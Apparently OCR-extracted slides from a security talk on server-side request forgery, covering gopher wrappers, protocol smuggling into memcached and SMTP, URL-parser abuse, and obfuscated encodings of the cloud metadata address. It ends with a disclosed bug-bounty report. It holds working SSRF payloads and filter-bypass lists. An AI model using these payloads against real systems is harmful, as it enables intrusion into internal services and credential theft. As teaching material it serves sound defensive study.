4. cyberpunkych@cyberpunkych-2: c

```
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
STAT crawler_reclaimed 0
STAT crawler_items_checked 0
STAT lrutail_reflocked 0
END
cyberpunkych@cyberpunkych-2|~
) curl "victim.com/?url=gopher://192.168.186.167:21/0123456"
```


Wrappers time!

Clear-text TCP connection via gopher




Wrappers time!

Clear-text TCP connection via gopher



Wrappers time!



Zabbix RCE via SSRF!

Protocol smuggling

I ❤️ raw bytes

```
> db.copyDatabase("\1\2\3\4\5\6\7",'test','localhost:8000')

$ nc -l 8000 | hexdump -C
00000000  3b 00 00 00 28 00 00 00  00 00 00 00 d4 07 00 00  |;...(...........|
00000010  00 00 00 00 01 02 03 04  05 06 07 2e 73 79 73 74  |............syst|
00000020  65 6d 2e 6e 61 6d 65 73  70 61 63 65 73 00 00 00  |em.namespaces...|

Communicate with memcached:

> db.copyDatabase("\nstats\nquit",'test','localhost:11211')
```

Protocol smuggling

Totally a new era of SSRF:


- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
```

```
$ tcpdump -i lo -qw - tcp port 25
```

```
>> ...5./.0.,.=.j.8.2.........0...+127.0.0.1
<< 500 5.5.1 Command unrecognized: ...5./.0.,.=.j.8.2..0.+127.0.0.1
>> HELO orange.tw
<< 250 ubuntu Hello localhost [127.0.0.1], please meet you
>> MAIL FROM: <admin@orange.tw>
<< 250 2.1.0 <admin@orange.tw>... Sender ok
```

Abusing URL Parsers



Abusing URL Parsers

Obfuscation

Alternate IP encoding


```
http://425.510.425.510/ Dotted decimal with overflow
http://2852039166/ Dotless decimal
http://7147006462/ Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/ Dotted hexadecimal
http://0xA9FEA9FE/ Dotless hexadecimal
http://0x41414141A9FEA9FE/ Dotless hexadecimal with overflow
http://0251.0376.0251.0376/ Dotted octal
http://0251.00376.000251.0000376/ Dotted octal with padding
```

Obfuscation

Sometimes it also works!

```
   http://169。254。169。254/
 http://169.254.169.254/
http://⑯⑨。②⑤④。⑯⑨.②⑤④/
http://⓪ⓧⓐ⑨.⓪ⓧⓕⓔ.⓪ⓧⓐ⑨.⓪ⓧⓕⓔ:80/
http://⓪ⓧⓐ⑨ⓕⓔⓐ⑨ⓕⓔ:80/
http://②⑧⑤②⓪③⑨①⑥⑥:80/
http://④②⑤.⑤①⓪.④②⑤.⑤①⓪:80/
http://⓪②⑤①。⓪③⑦⑥。⓪②⑤①。⓪③⑦⑥:80/
http://⓪⓪②⑤①.⓪⓪⓪③⑦⑥.⓪⓪⓪⓪②⑤①.⓪⓪⓪⓪⓪③⑦⑥:80/
http://[::①⑥⑨.②⑤④.⑯⑨.②⑤④]:80/
http://[::ⓕⓕⓕⓕ:①⑥⑨。②⑤④。⑯⑨。②⑤④]:80/
http://⓪ⓧⓐ⑨。⓪③⑦⑥。④③⑤①⑧:80/
http://⓪ⓧⓐ⑨.⑯⑥⑧⑨⑥⑥②:80/
 http://⓪⓪②⑤①。⑯⑥⑧⑨⑥⑥②:80/
    http://⓪⓪②⑤①.⓪ⓧⓕⓔ.④③⑤①⑧:80/
```

Real life



#115748 **SSRF in https://imgur.com/vidgif/url**

State	● Resolved (Closed)
Disclosed publicly	**March 12, 2016 10:09am +0300**
Reported To	Imgur
Types	Command Injection, Denial of Service, Information Disclosure, Remote Code Execution
Bounty	$2,000

Conclusion

- From SSRF to RCE
- Could be anywhere, not only web (OpenOffice)
- SSRF is pretty nice backdoor to your network
- Wrappers could be evil